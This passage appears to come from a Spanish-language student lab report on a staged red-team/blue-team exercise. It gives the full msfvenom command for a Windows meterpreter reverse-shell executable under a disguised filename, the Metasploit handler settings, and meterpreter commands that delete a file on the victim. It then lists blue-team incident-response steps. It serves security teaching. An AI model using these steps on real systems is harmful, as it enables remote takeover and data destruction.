
LHOST: Se ingresa la IP del Kali Linux

LPORT: Se ingresa el puerto 443 el cual en la mayoría de las ocasiones se encuentra en estado open.

Una vez mencionado los parámetros anteriores se hace uso de los comandos use y set, dependiendo las acciones a ejecutar en msfconsole se utiliza cada uno:

Para ingresar un exploit se utiliza el comando use, para ingresar payload, lhost, y lport utilizan set, en la Fig. 2. Se observa todo el proceso de ejecución del exploit, cuando se termine este proceso se tiene que ejecutar el .exe en la máquina windows cuando esto suceda el ataque finalizará con la apertura de un meterpreter para manipular la máquina windows.

Figura 9. Ejecución exploit y .exe en windows 10 x64.



Fuente: John Freddy Quintero Tamayo.

Al completar estos pasos se evidencia el acceso remoto de una máquina Kali Linux hacía la máquina Windows 10; usted debe consultar los comandos meterpreter existentes para llegar hasta la ruta del archivo de texto y eliminarlo, esto también debe ser documentado junto a todo el proceso anterior descrito en este anexo 4.

2.3.1 Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Red Team.

Las herramientas de software que utilizaron para llevar a cabo el anexo 4 – escenario 3 enfocado a Red Team son las siguientes:

- **Kali Linux:** *(anteriormente conocido como* BackTrack Linux *)* es una distribución de Linux de código abierto basada en Debian destinada a pruebas de penetración avanzadas y auditorías de seguridad. Para ello, proporciona herramientas, configuraciones y automatizaciones comunes que permiten al usuario centrarse en la tarea que debe completarse, no en la actividad circundante.
  Kali Linux contiene modificaciones específicas de la industria, así como varios cientos de herramientas dirigidas a diversas tareas de seguridad de la información, como pruebas de penetración, investigación de seguridad, informática forense, ingeniería inversa, gestión de vulnerabilidades y pruebas del equipo rojo.

Kali Linux es una solución multiplataforma, accesible y de libre disposición para profesionales y aficionados a la seguridad de la información.[13]

- **Nmap:** (“mapeador de redes”) es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales. Nmap utiliza paquetes IP "crudos" («raw», N. del T.) en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando, así como docenas de otras características. Aunque generalmente se utiliza Nmap en auditorías de seguridad, muchos administradores de redes y sistemas lo encuentran útil para realizar tareas rutinarias, como puede ser el inventariado de la red, la planificación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos.[14]

- **Metasploit**: Es un proyecto de código abierto que nos ayuda a investigar las vulnerabilidades de seguridad, Metasploit framework es una herramienta desarrollada en Perl y Ruby en su mayor parte, que está enfocada a auditores de seguridad y equipos Red Team y Blue Team**.**[15]

  Es una herramienta muy completa que tiene muchísimos exploits, que son vulnerabilidades conocidas, en las cuales tienen también unos módulos, llamados payloads, que son los códigos que explotan estas vulnerabilidades. También dispone de otros tipos de módulos, por ejemplo, los encoders, que son una especie de códigos de cifrado para evasión de antivirus o sistemas de seguridad perimetral.

  Otra de las ventajas de este framework es que nos permite interactuar también con herramientas externas, como Nmap o Nessus, además, ofrece la posibilidad de exportar nuestro malware a cualquier formato, ya sea en sistemas Unix o Windows.

  Destacar también que es multiplataforma y gratuita, aunque tiene una versión de pago, en la que se nos ofrecen exploits ya desarrollados, pero cuyo coste es bastante elevado. La versión gratuita es muy interesante porque contiene todas las vulnerabilidades públicas.

---

[13] KALI, "¿Qué es Kali Linux?". {En línea}. {10 marzo 2023} disponible en: https://www.kali.org/docs/introduction/what-is-kali-linux/#about-kali-linux

[14] NMAP.ORG, "Guía de referencia de Nmap (Página de manual)". {En línea}. {s.f.} disponible en: https://nmap.org/man/es/index.html#man-description

[15] RIZALDOS, Héctor, "Qué es Metasploit framework". {En línea}. {22 octubre 2018} disponible en: https://openwebinars.net/blog/que-es-metasploit/

2.3.2 A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64.

El administrador de la computadora afectada menciona un dato bastante valioso para el equipo Red Team de HackerHouse y es que mediante un whatsapp web un compañero de trabajo le envió un archivo con el nombre PoCseminario.exe el cual procedió a descargar y a ejecutar en la computadora afectada.

El administrador de la computadora afectada menciona las siguientes características de la computadora en general:

- Tenía un S.O Windows 10 a 64 bits.
- Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros).
- Contaba con un archivo de texto ubicado en el escritorio.
- Recuerda haber ejecutado un archivo .exe con el nombre PoC_cedulaestudiante.

Uno de los expertos en ciberseguridad de HackerHouse menciona que podría tratarse de un Payload el cual se creó con MSFVNOM y se ejecutó con METASPLOIT. El experto menciona el posible paso a paso para crear un PAYLOAD con extensión .exe para ser ejecutado por la víctima, y posterior a ello como abrir una sesión por medio de METASPLOIT para controlar de manera remota la computadora afectada.

POC ATAQUE: Msfvenom es una herramienta por excelencia para la creación de carga útil por medio de ejecutables los cuales pueden irrumpir en un sistema operativo deseado o dispositivo móvil. Para iniciar este taller se debe tener en cuenta los siguientes pasos:

Paso 1: La estructura básica en cuanto a sintaxis se va a explicar en este paso, pero hay algo muy importante para tener en cuenta y es todo el tema relacionado con la arquitectura de la máquina que se va a comprometer. La máquina víctima debe estar en la misma red que la máquina atacante y estar en un mismo fragmento de red, pueden crear las máquinas virtuales en modo bridge.

Paso 2: El siguiente paso es identificar el sistema operativo de la máquina víctima, para este taller se menciona una máquina Windows 10 con una arquitectura x64, pero dicha máquina debe tener todos los sistemas de seguridad deshabilitados: Windows defender, firewall, antivirus y protección en tiempo real, porque en el taller no se abarcará técnicas de evasión a los antivirus.

Paso 3: Msfvenom contiene una singular estructura de sintaxis para la selección y creación de ejecutables maliciosos, para el taller y teniendo en cuenta el enunciado los principales comandos u opciones a utilizar son:

-p: Este comando indica la carga útil a usar en el ataque, o lo que se conoce coloquialmente como payload, para el taller se debe hacer uso de un payload que soporte arquitectura x64 de Windows y que por medio de una Shell reversa genere un meterpreter.

--platform: Este parámetro indica la plataforma la cual se desea atacar dado que msfvenom no solamente es funcional con Windows sino con otros sistemas operativos, por ende, lo solicitado en el taller es un sistema operativo Windows.

-a: Este parámetro indica la arquitectura que se desea atacar, para el ejemplo propuesto en el taller es una arquitectura x64, sino seleccionan esta opción por defecto msfvenom manje una arquitectura x86.

LHOST: Este parámetro indica el LOCAL HOST, o IP de la máquina atacante, esta debe ser introducida al momento de crear el ejecutable.

LPORT: Este parámetro indica el LOCAL PORT, o puerto de la máquina víctima por la cual se dará la escucha de la víctima; para el ejemplo se hizo uso del puerto 443 el cual suele estar abierto en la mayoría de las computadoras.

-f: Este parámetro indica el formato en el cual se generará el ejecutable, como se utilizará para Windows el .exe es una opción adecuada y acorde al ejercicio.

>>: Indicador de ruta para almacenar el ejecutable creado por msfvenom. Paso 2: Lo primero que se debe hacer es ejecutar la consola de Linux; para activar la herramienta msfvenom simplemente se ejecuta el comando: msfvenom, posterior a ello se inicia el ingreso del siguiente comando teniendo en cuenta las instrucciones generadas con anterioridad en el paso 1:


msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >> /Directorio_guardar_ejecutable/Nombreejecutable.exe ver Fig. 1. **El nombre del Payload debe ser: PoC_cedulaestudiante.exe** en vez de FinalP2.exe

2.3.3 ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10”? ¿Qué puerto abre la aplicación específica en el anexo?

Se utiliza la herramienta Nmap para proceder a realizar un escaneo de puertos de la dirección IP de la red LAN de la máquina atacada por medio del comando nmap

192.168.0.21 y encontrar los puertos abiertos, es así como se evidencia que el puerto abierto es el 443.


Figura 10. Exploración de puertos abiertos.



Fuente: El Autor.

En la máquina con sistema operativo Windows 10 x64 hay servicios que se encuentran ejecutando y se encuentran en estado listening, lo que permite desde la red LAN acceder a ellos.

Figura 11. Puertos abiertos en máquina Windows 10 x64.




Fuente: El Autor.

2.3.4 Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

La vulnerabilidad detectada podría poner en riesgo la integridad de la máquina, dado que permite la ejecución de conexiones no autorizadas. Esto podría desencadenar una serie de complicaciones significativas, ya que la infiltración resultante comprometería potencialmente toda la información alojada en dicho sistema. Además, esta amenaza podría extenderse a partes de la infraestructura asociada, ya que los atacantes podrían llevar a cabo escaneos de redes en busca de servicios y datos adicionales que fueran susceptibles de ser interceptados o robados.

Es importante destacar que los perpetradores de estos ataques suelen tener diversas motivaciones, que pueden abarcar desde objetivos políticos hasta intereses económicos, y otras razones. Una vez que han identificado su objetivo, inician una fase de investigación en la que buscan meticulosamente información relevante. Esto incluye la identificación de activos críticos y usuarios claves, mientras rastrean cualquier pista o punto débil que puedan explotar para alcanzar sus metas específicas.

Figura 12. Funcionamiento de un ataque con metasploit.



Fuente: https://www.elladodelmal.com/2018/03/metasploit-como-extender-las.html[16]

[16] UN INFORMÁTICO EN EL LADO DEL MAL, "Metasploit: Cómo extender las funcionalidades de meterpreter". {En línea}. {21 marzo 2018} disponible en: https://www.elladodelmal.com/2018/03/metasploit-como-extender-las.html

2.3.5 Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.

Lo primero que se debe realizar es ejecutar la terminal de Kali Linux; para activar la herramienta msfvenom simplemente se ejecuta el comando: msfvenom, posterior a ello se inicia el ingreso del siguiente comando teniendo en cuenta que la máquina atacada debe estar en la misma red LAN que la máquina atacante, donde se debe identificar cual es el sistema operativo que tiene la máquina atacada en este caso Windows 10 x64 con los sistemas de seguridad deshabilitados, Windows Defender, Protección en Tiempo Real, Firewall de Windows y AntiVirus.

Ya con estos procesos se lleva a cabo la siguiente sintaxis de estructura con -p que es la carga útil que va a utilizar el ataque que es el payload basado en arquitectura de 64 bits en el sistema operativo, con –plattform selecciona el sistema operativo a atacar, con -a elige x64 en el sistema operativo, LHOST es la dirección IP de la máquina atacante, LPORT es el puerto de la máquina victima donde se establecerá la comunicación del ataque que es el puerto 443, con -f indica el formato con el que será elaborado el ejecutable en este caso .exe para Windows, con >> se establece la ruta donde va almacenar el ejecutable.

Figura 13. Elaboración del Payload.


Fuente: El Autor.

Figura 14. Ubicación de Payload.

Fuente: El Autor.

Se carga el payload en la máquina atacada de Windows para proceder a realizar la ejecución de msfconsole.

Figura 15. Payload en máquina atacada de Windows 10 x64.



Fuente: El Autor.


En la terminal de Kali Linux se ejecuta el comando msfconsole para utilizar el payload.

Figura 16. Ejecución de msfconsole.

Fuente: El Autor.


Para emplear el uso del exploit se va a utilizar use exploit/multi/handler, el payload es el mismo creado con msfvenom que se va a usar en la máquina atacada de Windows 10 x64 se emplea con set antes del payload, en set LHOST se pone la dirección IP de la máquina atacante 192.168.0.20 y en set LPORT se pone el puerto 443 y por último se pone exploit para proceder con la ejecución; es muy importante después de esto que el payload alojado en la máquina de Windows sea ejecutado.

Figura 17. Ejecución de exploit.



Fuente: El Autor.


Figura 18. Ejecución de .exe en Windows 10 x64.



Fuente: El Autor.

Con la ejecución del .exe en la máquina atacada de Windows 10 x64 el ataque finalizará con la apertura de un meterpreter y en este caso ya es posible manipular la máquina. En el escritorio de la máquina atacada se observa que hay un archivo txt con el nombre de Datos_Estudiante, este archivo será eliminado por medio del inicio de sesión de meterpreter.


Figura 19. Archivo .txt de Datos de Estudiante.



Fuente: El Autor.

Desde la terminal de Kali Linux mediante meterpreter se va a la ubicación del archivo por medio de la exploración de directorio con cd / hasta llegar a la ruta donde se encuentra el archivo C:\Users\OSPINA\Desktop y con ls se busca el archivo a eliminar que es Datos_Estudiante y con rm Datos_Estudiante.txt el archivo es eliminado, se vuelve a revisar con ls y el archivo ya no se encuentra en el escritorio de la máquina atacada de Windows 10 x64.


Figura 20. Eliminación de archivo .txt desde meterpreter.



Fuente: El Autor.

Se revisa en el escritorio de la máquina atacada de Windows 10 x64 y el archivo Datos_Estudiante.txt no se encuentra almacenado donde estaba inicialmente.

Figura 21. Comprobación de eliminación de archivo de texto.



Fuente: El Autor.

2.4 ETAPA 4 - CONTENCIÓN DE ATAQUES INFORMÁTICOS.

- **Anexo 5 – Escenario 4.**

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas técnicos que se ejecutan en equipos Blue Team para la contención de ataques informáticos.

Situación problema: Análisis Blue Team.

HackerHouse solicita a sus integrantes de Blue Team tomar medidas al respecto del ataque expuesto en la etapa 4 donde se vio afectada una máquina con Windows 10. Como experto en Ciberseguridad usted deberá cumplir con las siguientes tareas las cuales demanda HackerHouse:

• Descargue una guía de hardenización para Windows 10
• Asegure la máquina que fue afectada con el Payload de la Etapa 4.
• Genere un documento donde mencione el paso a paso utilizado para asegurar y erradicar el ataque ejecutado en la Etapa 4.

Una vez realizado este apartado del anexo 5 debe dirigirse a la Guía y terminar de responder las preguntas relacionadas con el aseguramiento y equipo Blue Team.

2.4.1 ¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Ante un ataque informático en tiempo real, un experto en ciberseguridad debe tomar una serie de pasos para identificar y responder eficazmente al ataque. Aquí hay una lista de los pasos claves que suelen seguirse con su debida explicación:

- **Detección de anomalías**: Utilizar sistemas de detección de intrusiones (IDS) y sistemas de detección de anomalías (ADS) para monitorear la red en busca de comportamientos inusuales o patrones de tráfico sospechosos.

- **Registro de eventos**: Revisar los registros (logs) de seguridad y eventos del sistema para identificar actividades anómalas o inusuales, como intentos de inicio de sesión fallidos, accesos inesperados o cambios en la configuración.

- **Análisis de tráfico de red**: Inspeccionar el tráfico de red en busca de patrones inusuales, como flujos de datos no autorizados, tráfico de comando y control, o transferencias de datos inusuales.

- **Análisis de malware**: Utilizar herramientas de análisis de malware para identificar y analizar cualquier software malicioso que se haya infiltrado en el sistema.

- **Examen de registros de aplicaciones**: Analizar los registros de las aplicaciones específicas en busca de actividades sospechosas, como acceso no autorizado a bases de datos o manipulación de datos.

- **Evaluación de sistemas comprometidos**: Identificar los sistemas comprometidos y evaluar la magnitud del ataque, incluyendo la determinación de qué datos o recursos pueden haber sido afectados.

- **Correlación de datos**: Correlacionar la información recopilada de diferentes fuentes para comprender mejor la cadena de eventos que condujo al ataque y su impacto en la infraestructura.[17]

- **Identificación del vector de ataque**: Determinar cómo el atacante logró ingresar al sistema, ya sea a través de vulnerabilidades de software, phishing, ingeniería social u otros métodos.

- **Aislamiento y mitigación**: Si es posible, aislar los sistemas comprometidos de la red para evitar que el ataque se propague y tomar medidas para mitigar el impacto, como parchear vulnerabilidades o cambiar contraseñas comprometidas.

- **Notificación y respuesta**: Notificar a las partes interesadas, incluyendo la dirección de la organización y las autoridades pertinentes, según lo exijan las leyes y regulaciones locales. Además, llevar a cabo una respuesta coordinada para contener y eliminar la amenaza.

- **Recopilación de evidencia**: Preservar y recopilar evidencia relevante del ataque, que podría ser necesaria para futuras investigaciones o acciones legales.

- **Análisis post-incidente**: Realizar un análisis post-incidente exhaustivo para comprender completamente las tácticas, técnicas y procedimientos (TTP) utilizados por el atacante y aprender lecciones para mejorar la seguridad en el futuro.

[17] CARISIO, Emanuele "Ataque cibernético: consecuencias, cómo actuar y cómo protegerse". {En línea}. disponible en: https://blog.mdcloud.es/ataque-cibernetico-consecuencias-como-actuar-y-como-protegerse/.

